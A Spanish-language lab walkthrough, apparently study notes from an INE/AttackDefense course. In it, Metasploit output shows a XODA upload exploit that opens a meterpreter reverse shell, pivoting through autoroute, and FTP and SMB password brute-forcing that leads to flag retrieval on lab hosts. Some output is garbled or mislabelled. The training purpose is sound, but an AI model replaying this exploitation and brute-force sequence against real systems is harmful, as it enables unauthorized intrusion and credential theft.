RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80        yes       The target port (TCP)
SSL              false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /xoda/    yes       The base path to the web application
VHOST            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description

```

Lo configuramos:

```

root@INE:~  x  root@INE:~  x

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/xoda_file_upload) > set LHOST 192.180.34.2
LHOST => 192.180.34.2
msf6 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.180.34.3
RHOSTS => 192.180.34.3
msf6 exploit(unix/webapp/xoda_file_upload) > show options

Module options (exploit/unix/webapp/xoda_file_upload):
Name   Current Setting  Required  Description
Proxies          192.180.34.3  yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.180.34.3  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80        yes       The target port (TCP)
SSL              false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /xoda/    yes       The base path to the web application
VHOST            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  192.180.34.2    yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:
Id  Name
0   XODA 0.4.5

```

Explotamos y estamos dentro.

Una vez dentro analizamos el nombre, SO, etc

```

[*] core.channel_interact: Operation failed: 1
meterpreter > sysinfo
Computer       : demo1.ine.local
OS            : Linux demo1.ine.local 6.8.0-40-generic #40-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul  5 10:34:03 UTC 2024 x86_64
Meterpreter   : php/linux
meterpreter > 

```

Ahora debemos encontrar la subred en la que este PC-1 se aloja para poder identificar la IP del PC-2.

Siguiente paso, entramos a la shell \$shell y usaremos una shell más cómoda para el movimiento \$/bin/bash -i

Identificamos la dirección de nuestra máquina y vemos que hay otra subred totalmente diferente donde se aloja el PC-2

```

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@demo1:/app/files$ ifconfig
ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:c0:b4:22:03
          inet addr:192.180.34.3 Bcast:192.180.34.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:10523 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:872159 (872.1 KB) TX bytes:617806 (617.8 KB)

eth1      Link encap:Ethernet HWaddr 02:42:c0:61:2d:02
          inet addr:192.97.45.2 Bcast:192.97.45.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1672 (1.6 KB) TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

www-data@demo1:/app/files$ 

```

Ahora que hemos identificado la dirección IP del PC-2 podemos agregar la ruta con meterpreter de la siguiente manera:

```

[-] core_channel_interact: Operation failed: 1
meterpreter > run autoroute -s 192.97.45.2

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.97.45.2/255.255.255.0 ...
[+] Added route to 192.97.45.2/255.255.255.0 via 192.180.34.3
[*] Use the -p option to list all active routes
meterpreter > 

```

Ahora lo pasamos a segundo plano para no perder la sesión:

```

[*] Use the -p option to list all active routes
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/xoda_file_upload) > 

```

```

[*] Backgrounding session 1...
msf6 exploit(unix/webapp/xoda_file_upload) > sessions

Active sessions
=====
Id  Name    Type          Information                         Connection
--  --     --
1   meterpreter  php/linux  www-data @ demo1.ine.local  192.180.34.2:4444 → 192.180.34.3:45010 (192.180.34.3)

msf6 exploit(unix/webapp/xoda_file_upload) > 

```

Volvemos a configurar el exploit de TCP pero esta vez para el PC-2

```

=====
      Id  Name   Type          Information           Connection
      --  --    --    www-data @ demo1.ine.local  192.180.34.2:4444 → 192.180.34.3:45010 (192.180.34.3)

msf6 exploit(unix/webapp/xoda_file_upload) > search portscan

Matching Modules
=====
#  Name
0 auxiliary/scanner/portscan/ftpbounce
1 auxiliary/scanner/natpmp/natpmp_portscan
2 auxiliary/scanner/sap/sap_router_portscanner
3 auxiliary/scanner/portscan/xmas
4 auxiliary/scanner/portscan/ack
5 auxiliary/scanner/portscan/tcp
6 auxiliary/scanner/portscan/syn
7 auxiliary/scanner/http/wordpress_pingback_access

      Disclosure Date  Rank   Check  Description
      --            --    --    --
0  normal        .       No     FTP Bounce Port Scanner
1  normal        .       No     NAT-PMP External Port Scanner
2  normal        .       No     SAPRouter Port Scanner
3  normal        .       No     TCP "XMas" Port Scanner
4  normal        .       No     TCP ACK Firewall Scanner
5  normal        .       No     TCP Port Scanner
6  normal        .       No     TCP SYN Port Scanner
7  normal        .       No     Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 exploit(unix/webapp/xoda_file_upload) > use 5
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.97.45.2
RHOSTS ⇒ 192.97.45.2
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
=====
  Name      Current Setting  Required  Description
  CONCURRENCY  10           yes       The number of concurrent ports to check per host
  DELAY        0             yes       The delay between connections per thread in milliseconds

```

Le damos a run y esto nos dirá que puertos están abiertos en el PC-2

Por último, veremos que puertos UDP están abiertos en el PC-1 con la máquina objetivo

```

tx errors 0  dropped 0  collisions 0  carrier 0  collisions 0

msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.180.34.2
RHOSTS ⇒ 192.180.34.2
msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.180.34.3
RHOSTS ⇒ 192.180.34.3
msf6 auxiliary(scanner/discovery/udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):
=====
  Name      Current Setting  Required  Description
  BATCHSIZE  256           yes       The number of hosts to probe in each set
  RHOSTS     192.180.34.3   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS    10             yes       The number of concurrent threads

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 192.180.34.3→192.180.34.3 (1 hosts)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) > █
```

0 puertos UDP abiertos

## FTP Enumeration

Primero, haremos un portscan de los servicios con metasploit

\$search scan y usaremos el scan de TCP

Luego haremos el scanning usando el IP objetivo y veremos que puertos están abiertos. Por último, tenemos que conocer la versión del servicio que hemos escaneado:

```

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.171.211.2
RHOSTS => 192.171.211.2
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.171.211.3
RHOSTS => 192.171.211.3
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
CONCURRENCY  10          yes        The number of concurrent ports to check per host
DELAY        0             yes        The delay between connections, per thread, in milliseconds
JITTER       0             yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS        1-10000       yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       192.171.211.3  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS      1             yes        The number of concurrent threads (max one per host)
TIMEOUT      1000         yes        The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > run

[*] 192.171.211.3:           - 192.171.211.3:21 - TCP OPEN
[*] 192.171.211.3:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 > search ftp

```

Luego filtraremos la búsqueda del servicio, en mi caso es el puerto 21 FTP y quiero saber su versión:

```

msf6 > search type:auxiliary name:ftp
Matching Modules

#  Name
0  auxiliary/scanner/ftp/anonymous
1  auxiliary/scanner/capture/ftp
2  auxiliary/scanner/ftp/bison_ftp_traversal
3  auxiliary/scanner/smb/cisco_config_tftp
4  auxiliary/scanner/smb/cisco_upload_file
5  auxiliary/scanner/smb/cisco_upload_file
6  \_\_ action: Open /etc/ciscoconfig
7  \_\_ action: Upload /etc/ciscoconfig
8  auxiliary/admin/networking/cisco_vpn_3000_ftp_bypass
9  auxiliary/scanner/ftp/colorado_ftp_traversal
10 auxiliary/gather/crushftp_fileread_cve_2024_4040
11 auxiliary/scanner/ftp/easy_file_sharing_ftp
12 auxiliary/scanner/ftp/ftp_logon
13 auxiliary/scanner/portscan/ftpbounce
14 auxiliary/server/ftp
15 auxiliary/scanner/ftp_version
16 auxiliary/scanner/windows/ftp/filezilla_admin_user
17 auxiliary/dos/windows/ftp/filezilla_server_port
18 auxiliary/server/wget_symlink_file_write
19 auxiliary/scada/z20_ftftf_overflow
20 auxiliary/dos/windows/ftp/guildftp_cwdlist
21 auxiliary/scanner/ftp/ipswitch_whatsupgold_ftfp
22 auxiliary/scanner/ftp/konica_ftp_traversal
23 auxiliary/dos/windows/ftp/iis7_ftpd_iac_bof
24 auxiliary/dos/windows/ftp/iis_list_exhaustion
25 auxiliary/dos/windows/ftp/ircd_ftpd_directory_traversal
26 auxiliary/scanner/ftp/pcean_ftp_traversal
27 auxiliary/dos/windows/ftp/pt360_write
28 auxiliary/fuzzers/ftp/client_ftp
29 auxiliary/fuzzers/ftp/ftp_poc_post

```

\$search type:auxiliary name:ftp

Esto reducirá la búsqueda de resultados del puerto FTP.

```

msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.171.211.3
RHOSTS => 192.171.211.3
msf6 auxiliary(scanner/ftp/ftp_version) > run

[*] 192.171.211.3:21 - FTP Banner: '220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [:ffff:192.171.211.3]\x0d\x0a'
[*] 192.171.211.3:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) > search ProFTPD

Matching Modules

#  Name
0  exploit/linux/misc/netsupport_manager_agent
1  exploit/linux/ftp/proftpd_sreplace
2  \_\_ target: Automatic Targeting
3  \_\_ target: Debug
4  \_\_ target: ProFTPD 1.3.0 (source install) / Debian 3.1
5  exploit/freebsd/ftp/proftpd_telnet_iac
6  \_\_ target: Automatic Targeting
7  \_\_ target: Debug
8  \_\_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)
9  exploit/linux/ftp/proftpd_telnet_iac
10 \_\_ target: Automatic Targeting
11 \_\_ target: Debug
12 \_\_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
13 \_\_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
14 \_\_ target: ProFTPD 1.3.3c Server (Ubuntu 10.04)
15 exploit/unix/ftp/proftpd_modcopy_exec
16 exploit/unix/ftp/proftpd_133c_backdoor

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 auxiliary(scanner/ftp/ftp_version) > 

```

## Una vez descubierto la versión de FTP

Buscamos un Exploit particular respecto a la versión del FTP, por ejemplo, el número 15

Otro módulo útil es el de fuerza bruta para logearnos:

```
msf6 > use 32
msf6 auxiliary(scanner/tftp/tftpbrute) > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

Name      Current Setting  Required  Description
----      -----          -----    -----
ANONYMOUS_LOGIN  false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false        no       Try each user/password couple stored in the current database
DB_ALL_PASS    false        no       Add all passwords in the current database to the list
DB_ALL_USERS   false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no            no       A specific password to authenticate with
PASS_FILE     no            no       File containing passwords, one per line
Proxies       no            no       A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST   false        no       Record anonymous/guest logins to the database
RHOSTS        yes           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         21           yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS       1            yes      The number of concurrent threads (max one per host)
USERNAME      no            no       A specific username to authenticate as
USERPASS_FILE no            no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS   false        no       Try the username as the password for all users
USER_FILE     no            no       File containing usernames, one per line
VERBOSE       true          yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.171.211.3
RHOSTS => 192.171.211.3
msf6 auxiliary(scanner/ftp/ftp_login) > [ ]
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

Name      Current Setting  Required  Description
----      -----          -----    -----
ANONYMOUS_LOGIN  false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false        no       Try each user/password couple stored in the current database
DB_ALL_PASS    false        no       Add all passwords in the current database to the list
DB_ALL_USERS   false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no            no       A specific password to authenticate with
PASS_FILE     no            no       File containing passwords, one per line
Proxies       no            no       A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST   false        no       Record anonymous/guest logins to the database
RHOSTS        yes           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         21           yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS       1            yes      The number of concurrent threads (max one per host)
USERNAME      no            no       A specific username to authenticate as
USERPASS_FILE no            no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS   false        no       Try the username as the password for all users
USER_FILE     no            no       File containing usernames, one per line
VERBOSE       true          yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.171.211.3
RHOSTS => 192.171.211.3
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > [ ]
```

Usaremos la lista de usuarios de metasploit: /usr/share/metasploit-framework/data/wordlists/common\_users.txt y la lista de contraseñas /unix\_password.txt

```
[*] msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.171.211.3:21      - 192.171.211.3:21 - Starting FTP login sweep
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:admin (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:123456 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:12345 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:123456789 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:password (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:iloveyou (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:princess (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:12345678 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:abc123 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:nicole (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:daniel (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:babygirl (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:monkey (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:lovely (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: sysadmin:jessica (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - Login Successful: sysadmin:654321
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:admin (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:123456 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:12345 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:123456789 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:password (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:iloveyou (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:princess (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:1234567 (Incorrect: )
[*] 192.171.211.3:21      - 192.171.211.3:21 - LOGIN FAILED: rooty:12345678 (Incorrect: )
```

Ya tenemos las credenciales, ya podemos entrar. Si nos sale un error es porque la fuerza bruta "rompió" el servidor. Tenemos que esperar unos minutos y volver a ingresar.

```
[root@INE:~]
└─$ curl -v 192.171.211.3
Connected to 192.171.211.3:21
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.171.211.3]
Name (192.171.211.3:root): sysadmin
331 Password required for sysadmin
Password:
230 User sysadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||4180|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 0 0 33 Nov 20 2018 secret.txt
226 Transfer complete.
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||58816|)
150 Opening BINARY mode data connection for secret.txt (33 bytes)
100% [=====] 33  393.00 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (74.42 KiB/s)
ftp> exit
221 Goodbye.

[root@INE:~]
└─$ ls
Desktop Documents Downloads Music Pictures Public secret.txt Templates thumbclient_drives Videos
[root@INE:~]
└─$ cat secret.txt
260ca9dd6a4577fc00b7bd5810298076
```

Ahora veremos la parte de como iniciar como Anonymous:

```
msf6 > search type:auxiliary name:ftp
Matching Modules
=====
#  Name
0  auxiliary/scanner/ftp/anonymous
1  auxiliary/server/capture/ftp
2  auxiliary/scanner/ftp/bison_ftp_traversal
3  auxiliary/scanner/ssh/kerberos_sftp_enumusers
4  auxiliary/scanner/snmp/cisco_config_tftp
5  auxiliary/scanner/snmp/cisco_upload_file
6  \_ action: Override_Config
7  \_ action: Upload_File
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ftp/anonymous	.	normal	No	Anonymous FTP Access Detection
1	auxiliary/server/capture/ftp	.	normal	No	Authentication Capture: FTP
2	auxiliary/scanner/ftp/bison_ftp_traversal	2015-09-28	normal	Yes	BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
3	auxiliary/scanner/ssh/kerberos_sftp_enumusers	2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
4	auxiliary/scanner/snmp/cisco_config_tftp	.	normal	No	Cisco IOS SNMP Configuration Grabber (TFTP)
5	auxiliary/scanner/snmp/cisco_upload_file	.	normal	No	Cisco IOS SNMP File Upload (TFTP)
6	\_ action: Override_Config	.	.	.	Override the running config
7	\_ action: Upload_File	.	.	.	Upload the file

En este caso no nos deja, por lo cual está desactivado

## SMB – Enumeration

Primer paso, crear nuestro espacio de trabajo:

```

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -a SMB_ENUM
[*] Added workspace: SMB_ENUM
[*] Workspace: SMB_ENUM
msf6 > workspace
default
* SMB_ENUM
msf6 > setg RHOSTS 192.202.18.3
RHOSTS => 192.202.18.3
msf6 > 

```

setg RHOSTS <target\_ip> nos ayuda a que no tengamos que poner en todos los auxiliares siempre la IP por lo cual nos ahorra tiempo

Segundo paso, busca que puertos están abiertos, en mi caso tengo abierto el puerto 455. Luego buscaremos identificar su versión que es lo importante:

```

36 auxiliary/fuzzers/smb/tree_connect      .      normal  No   SMB Tree Connect Request Fuzzer
37 auxiliary/scanner/smb/smb_enumusers     .      normal  No   SMB User Enumeration (SAM EnumUsers)
38 auxiliary/scanner/smb/smb_version       .      normal  No   SMB Version Detection
39 auxiliary/dos/smb/smb_loris             2017-06-29 normal  No   SMBLoris NBSS Denial of Service
40 auxiliary/scanner/snmp/snmp_enumshares  .      normal  No   SNMP Windows SMB Share Enumeration
41 auxiliary/server/teamviewer_uri_smb_redirect .      normal  No   TeamViewer Unquoted URI Handler SMB Redirect
42 auxiliary/fileformat/multidrop          .      normal  No   Windows SMB Multi Dropper

Interact with a module by name or index. For example info 42, use 42 or use auxiliary/fileformat/multidrop
msf6 > use 38
msf6 auxiliary(scanner/smb/smb_version) > 

```

Una vez hemos encontrado la versión. Vamos a pasar a enumerar o buscar usuarios:

```

37 auxiliary/scanner/smb/smb_enumusers      .      normal  No   SMB User Enumeration (SAM EnumUsers)
38 auxiliary/scanner/smb/smb_version        .      normal  No   SMB Version Detection
39 auxiliary/dos/smb/smb_loris              2017-06-29 normal  No   SMBLoris NBSS Denial of Service
40 auxiliary/scanner/snmp/snmp_enumshares   .      normal  No   SNMP Windows SMB Share Enumeration
41 auxiliary/server/teamviewer_uri_smb_redirect .      normal  No   TeamViewer Unquoted URI Handler SMB Redirect
42 auxiliary/fileformat/multidrop           .      normal  No   Windows SMB Multi Dropper

Interact with a module by name or index. For example info 42, use 42 or use auxiliary/fileformat/multidrop
msf6 auxiliary(scanner/smb/smb_version) > use 38
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

Name      Current Setting  Required  Description
DB_ALL_USERS  false        no        Add all enumerated usernames to the database

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION      no            no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
RHOSTS    192.202.18.3    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT    445             no        The target port (TCP)
SMBDomain  .               no        The Windows domain to use for authentication
SMBPass    .               no        The password for the specified username
SMBUser    .               no        The username to authenticate as
THREADS    1               yes       The number of concurrent threads (max one per host)


```

```

msf6 auxiliary(scanner/smb/smb_enumusers) > run

[*] 192.202.18.3:445 - Using automatically identified domain: SAMBA-RECON
[*] 192.202.18.3:445 - SAMBA-RECON [john, elie, aisha, shawn, emma, admin] ( LockoutTries=0 PasswordMin=5 )
[*] 192.202.18.3:445 - Builtin [ ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.202.18.3:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) > 

```

Una vez obtenidos la lista de usuarios, veremos si podemos acceder a recursos compartidos donde habrá información valiosa:

```
Share          no      Show only the specified share
ShowFiles      false   Show detailed information when spidering
SpiderProfiles true   Spider only user profiles when share is a disk share
SpiderShares   false   Spider shares recursively

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION           no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
RHOSTS    192.202.18.3    no       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SMBDomain   .             no       The Windows domain to use for authentication
SMBPass      no            no       The password for the specified username
SMBUser     emma           no       The username to authenticate as
THREADS     1              yes      The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_enumshares) > set ShowFiles true
ShowFiles => true
msf6 auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.202.18.3:139 - public - (DISK)
[*] 192.202.18.3:139 - john - (DISK)
[*] 192.202.18.3:139 - aisha - (DISK)
[*] 192.202.18.3:139 - emma - (DISK)
[*] 192.202.18.3:139 - everyone - (DISK)
[*] 192.202.18.3:139 - IPC$ - (IPC\$|SPECIAL) IPC Service (samba.recon.lab)
[*] 192.202.18.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > 
```

Ahora vamos a acceder a ellas, pero desde el usuario Administrador ya que posee todos los permisos sobre todos los usuarios y por lo cual no tendremos restricción.  
¿Cómo conseguiremos su contraseña? Fuerza bruta.

```

DB_SKIP_EXISTING    none      no      Skip existing credentials stored in the current database (Accepted: none, u
DETECT_ANY_AUTH     false     no      Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN   false     no      Detect if domain is required for the specified user
PASS_FILE          ''        no      File containing passwords, one per line
PRESERVE_DOMAINS   true     no      Respect a username that contains a domain name.
Proxies             ''        no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST       false     no      Record guest-privileged random logins to the database
RHOSTS              192.202.18.3 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
RPORT                445      yes      The SMB service port (TCP)
SMBDomain           ''        no      The Windows domain to use for authentication
SMBPass             ''        no      The password for the specified username
SMBUser             ''        no      The username to authenticate as
STOP_ON_SUCCESS    false     yes     Stop guessing when a credential works for a host
THREADS              1        yes     The number of concurrent threads (max one per host)
USERPASS_FILE      ''        no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS       false     no      Try the username as the password for all users
USER_FILE           ''        no      File containing usernames, one per line
VERBOSE              true     yes     Whether to print output for all attempts

```

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/smb/smb_login) > set SMBUser admin
SMBUser => admin
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.202.18.3:445      - 192.202.18.3:445 - Starting SMB login bruteforce
[-] 192.202.18.3:445      - 192.202.18.3:445 - Failed: '.\admin:admin',
[-] 192.202.18.3:445      - 192.202.18.3:445 - Failed: '.\admin:123456',
[-] 192.202.18.3:445      - 192.202.18.3:445 - Failed: '.\admin:12345',
[-] 192.202.18.3:445      - 192.202.18.3:445 - Failed: '.\admin:123456789',
[*] 192.202.18.3:445      - 192.202.18.3:445 - Success: '.\admin:password'
[*] 192.202.18.3:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.202.18.3:445      - Bruteforce completed, 1 credential was successful.
[*] 192.202.18.3:445      - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > 

```

```

└─(root@INE)-[~]
# smbclient -L \\\\192.202.18.3\\ -U admin
Password for [WORKGROUP\admin]:

```

Sharename	Type	Comment
public	Disk	
john	Disk	
aisha	Disk	
emma	Disk	
everyone	Disk	
IPC\$	IPC	IPC Service (samba.recon.lab)

```

Reconnecting with SMB1 for workgroup listing.


```

Server	Comment
Workgroup	Master
RECONLABS	SAMBA-RECON

Para acceder a un recurso compartido o disco:

```
[root@INE] ~]
# smbclient \\\\192.180.80.3\\public -U admin
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
secret
dev

D      0 Tue Nov 27 19:06:13 2018

1981311780 blocks of size 1024. 79581748 blocks available
smb: \> get secret
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \secret
smb: \> cd secret
smb: \secret\> ls
.
..
flag

D      0 Tue Nov 27 19:06:13 2018
D      0 Tue Nov 27 19:06:13 2018
N      33 Tue Nov 27 19:06:13 2018

1981311780 blocks of size 1024. 79571636 blocks available
smb: \secret\> get flag
getting file \secret\flag of size 33 as flag (16.1 KiloBytes/sec) (average 16.1 KiloBytes/sec)
smb: \secret\> exit

[root@INE] ~]
# cat flag
03ddb97933e716f5057a18632badb3b4

[root@INE] ~]
#
```

## Web Server Enumeration

Iniciamos la base de datos postgresql y ponemos por defecto la dirección IP objetiva

```
msf6 > setg RHOSTS 192.180.80.3
RHOSTS => 192.180.80.3
msf6 > setg RHOST 192.180.80.3
